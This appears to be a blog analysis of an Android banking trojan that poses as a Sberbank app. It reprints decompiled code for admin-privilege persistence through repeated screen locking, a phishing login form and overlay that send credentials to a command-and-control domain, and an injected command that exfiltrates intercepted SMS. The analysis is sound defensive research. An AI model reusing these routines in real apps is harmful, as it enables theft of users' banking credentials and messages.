A few days ago, I found this article about a malware targeting Sberbank,
a big Russian bank. The app disguises itself as a web application, stealing in background user’s credentials, asking for admin privileges, and exfiltrating other sensitive data.
The malware is pretty smart as we will see.
I sometimes rewrote the decompiled code in order to remove some imperfections due to decompilation
First steps
As usual, I took a look at the AndroidManifest, and saw that the app was requested a bunch of permissions. I located the entry point:
2
3
4
5
6
<intent-filter>
<action android:name="android.intent.action.MAIN"/>
<category android:name="android.intent.category.LAUNCHER"/>
</intent-filter>
></activity>
What a strange name … And in the routine onCreate, we can already see some interesting things :
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
super.onCreate(paramBundle);
startService(new Intent(this, MasterInterceptor.class));
String timer = "";
try{
ApplicationInfo applicationInfo = getPackageManager().getApplicationInfo(getPackageName(), PackageManager.GET_META_DATA);
if (applicationInfo.metaData != null) {
timer = applicationInfo.metaData.getString("timer");
}
}
catch (PackageManager.NameNotFoundException e){e.printStackTrace();}
int i = 60;
if (timer.length() > 2) {
i = Integer.parseInt(timer.substring(1));
}
AlarmManager alarmManager = (AlarmManager)getSystemService(ALARM_SERVICE);
long now = SystemClock.elapsedRealtime();
Calendar calendar = Calendar.getInstance();
calendar.setTimeInMillis(System.currentTimeMillis());
calendar.add(Calendar.SECOND, 10);
PendingIntent pendingIntent = PendingIntent.getBroadcast(this, 0, new Intent(this, MasterTimer.class), 0);
alarmManager.setRepeating(AlarmManager.RTC_WAKEUP, now + 5000L, i * 1000, pendingIntent);
eba();
>}
- First, a service named
MasterInterceptor(quite suspicious) is launched - A repeated task is configured, doing its job every minute (
iis equal to 60, and in the manifest, the meta-datatimeris also<meta-data android:name="timer" android:value="i60"/> - The routine
ebais called, continuously asking for administration privileges
Let’s take a closer look
MasterInterceptor
The routine onStartService only returns Service.START_REDELIVER_INTENT, but in onCreate, an asynchronous task is launched, iterating over active packages :
2
3
4
5
6
7
8
9
10
11
12
13
HashSet<String> localHashSet = new HashSet<>();
for (ActivityManager.RunningAppProcessInfo localRunningAppProcessInfo : ((ActivityManager) getSystemService(ACTIVITY_SERVICE)).getRunningAppProcesses()) {
if (localRunningAppProcessInfo.importance == 100) {
localHashSet.addAll(Arrays.asList(localRunningAppProcessInfo.pkgList));
}
}
return localHashSet.toArray(new String[localHashSet.size()]);
>}
>String[] getActivePackagesCompat(){
return new String[] { ((ActivityManager)getSystemService(ACTIVITY_SERVICE)).getRunningTasks(1).get(0).topActivity.getPackageName() };
>}
Each package name is then compared against a value put in preferences, and if there is a match, the service GlobalCode is launched :
2
3
4
5
>localIntent.putExtra("content", localMap.get(str));
>localIntent.putExtra("type", "start");
>localIntent.putExtra("data", "");
>startService(localIntent);
MasterTimer
The class MasterTimer is a BroadcastReceiver, repeating a task every minute:
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
String str = "";
try{
ApplicationInfo localApplicationInfo = paramContext.getPackageManager().getApplicationInfo(paramContext.getPackageName(), 128);
if (localApplicationInfo.metaData != null) {
str = localApplicationInfo.metaData.getString("domain");
}
}
catch (PackageManager.NameNotFoundException e){
e.printStackTrace();
}
this.intent = new Intent(paramContext, GlobalCode.class);
this.intent.putExtra("content", "http://" + str + "/api/input.php");
this.intent.putExtra("type", "Master");
this.intent.putExtra("data", "");
paramContext.startService(this.intent);
>}
Once again, the service GlobalCode will be launched. Since it’s a scheduled task, we can suppose that it could be a service used to exfiltrate data regularly.
Asking for administration privileges

The routine eba will be called continuously, thanks to startActivityForResult, where a new call is done if the administration privileges haven’t been granted:
2
3
4
5
if (8 == paramInt1) {
eba();
}
>}
and in eba, we can see that GlobalCode is called here too.
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
this.mDPM = (DevicePolicyManager)getSystemService(DEVICE_POLICY_SERVICE);
this.mAdminName = new ComponentName(this, MyAdmin.class);
Intent intent;
if (!this.mDPM.isAdminActive(this.mAdminName)){
intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
intent.putExtra("android.app.extra.DEVICE_ADMIN", this.mAdminName);
intent.putExtra("android.app.extra.ADD_EXPLANATION", "<some russian incomprehensible things>");
startActivityForResult(intent, 8);
return;
}
try{
if (Arrays.asList(getResources().getAssets().list("")).contains("autorun.html")){
intent = new Intent(this, GlobalCode.class);
intent.putExtra("content", "file:///android_asset/autorun.html");
intent.putExtra("type", "autorun");
intent.putExtra("data", "");
startService(intent);
finish();
return;
}
}
catch (IOException e){
e.printStackTrace();
return;
}
finish();
>}
Admin privileges
As we saw, the app will ask for admin privileges until the user accepts or uninstalls. However, if the privileges are granted to the malicious app, a trick
is used to keep these privileges as long as possible:
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
Intent startIntent = paramContext.getPackageManager().getLaunchIntentForPackage("com.android.settings");
startIntent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
paramContext.startActivity(paramIntent);
final DevicePolicyManager policyManager = (DevicePolicyManager)paramContext.getSystemService(DEVICE_POLICY_SERVICE);
policyManager.lockNow();
new Thread(new Runnable(){
public void run(){
for (int i = 0; i < 70;i++){
policyManager.lockNow();
try{
Thread.sleep(100L);
}
catch (InterruptedException localInterruptedException){
localInterruptedException.printStackTrace();
}
}
}
}).start();
return "";
>}
NOTE: returning a non-null string is crucial. Indeed, it will display a dialog letting the user confirm the action. Otherwise, privileges are dropped without
confirmation.
The Setting are launched in a new Activity, and the screen is locked for a few seconds. After this delay, the poor user is landed on a new Settings page.
NOTE: this technique is outdated, and will not work if the event DEVICE_ADMIN_DISABLE_REQUESTED is not triggered. It was the case when I tried to uninstall
the app on my emulator (Android Oreo), admin privileges were dropped and the app successfully uninstalled
GlobalCode
As we saw, GlobalCode is a crucial part of the malware. If administration privileges are granted, a new page is open

- Для доступа к счетам и картам
зарегистрируйте свой телефон. : To access your accounts and cards, register your phone. - ВОЙТИ В СБЕРБАНК ОНЛАЙН: GO TO THE SBERBANK ONLINE
- ЗАРЕГИСТРИРОВАТЬСЯ: REGISTER
- Убедитесь, что у Вас подключена услуга “Мобильный банк”: Make sure that you have activated the service “Mobile Bank”
Thanks Google Translate!
This page is displayed because of autorun.html in the folder assets:
2
3
>MeSetting.startPage("file:///android_asset/2/index.html#full");
></script>
Login page
The first button leads to this login page:

- Логин или идентификатор: Login or ID
- Пароль: Password
At the end of the file, we can find this line:
where myformsbol1 is the login form, and getDomain returns the meta-data domain: pari.securedapinetworks.com, sending credentials to the C&C server.
As the use clicks on the arrow to submit, a new page is displayed with a hard-coded error message
2
3
4
5
6
7
$('#myformsbol1').fadeOut(1000, function() {
$('#error2').fadeIn(500).delay(5000).delay(100, function() {
document.myformsbol1.submit();
});
});
>});
and
2
3
<p>В настоящее время проводятся технические работы. Приложение закроется автоматически<br><br>Приносим извинения за неудобства</p>
></div>
or in English: “Currently, technical work is being carried out. The application closes automatically. We apologize for the inconvenience”
Meanwhile, credentials have been stolen.
Register page
The second button of the first page leads to this page:

Stolen data are also sent to the C&C server.
Abusing overlay
It’s an old well known technique, used here to steal user’s credentials by displaying a fake view of another application.

The service OverlayService could be started from MeSetting.startTPL, and will build an OverlayView displaying the fake view in a WebView:
That’s not all! SMS and Calls
As we can see in the Manifest, the malware also listens for incoming SMS and calls:
2
3
4
5
6
7
8
9
10
11
12
><receiver android:name="krep.itmtd.ywtjexf.IncomingSms" android:priority="999">
<intent-filter android:priority="999">
<action android:name="android.provider.Telephony.SMS_RECEIVED"/>
</intent-filter>
></receiver>
><receiver android:name="krep.itmtd.ywtjexf.IncomingCall">
<intent-filter>
<action android:name="android.intent.action.PHONE_STATE"/>
</intent-filter>
></receiver>
>...

SMS are caught and the app exfiltrates them:
However, the malware could also send SMS:

This kind of action can be requested by the C&C server, by putting in the HTML response such JS code, according to Zscaler’s article
2
3
4
>MeAction.SetCmd("SMSperehvat", "http://"+MeSetting.getDomain()+"/api/inputsms.php");
>MeAction.SetSMS("SMSperehvat");
></script>

The malware can also make some calls and intercept them:
Resources
Download decompiled sources: dec_sources.zip
- APK: 02e231f85558f37da6802142440736f6
- Package: krep.itmtd.ywtjexf-1
- Contagio dump: http://contagiominidump.blogspot.be/2016/07/whatsapp-sberbank-android-banker.html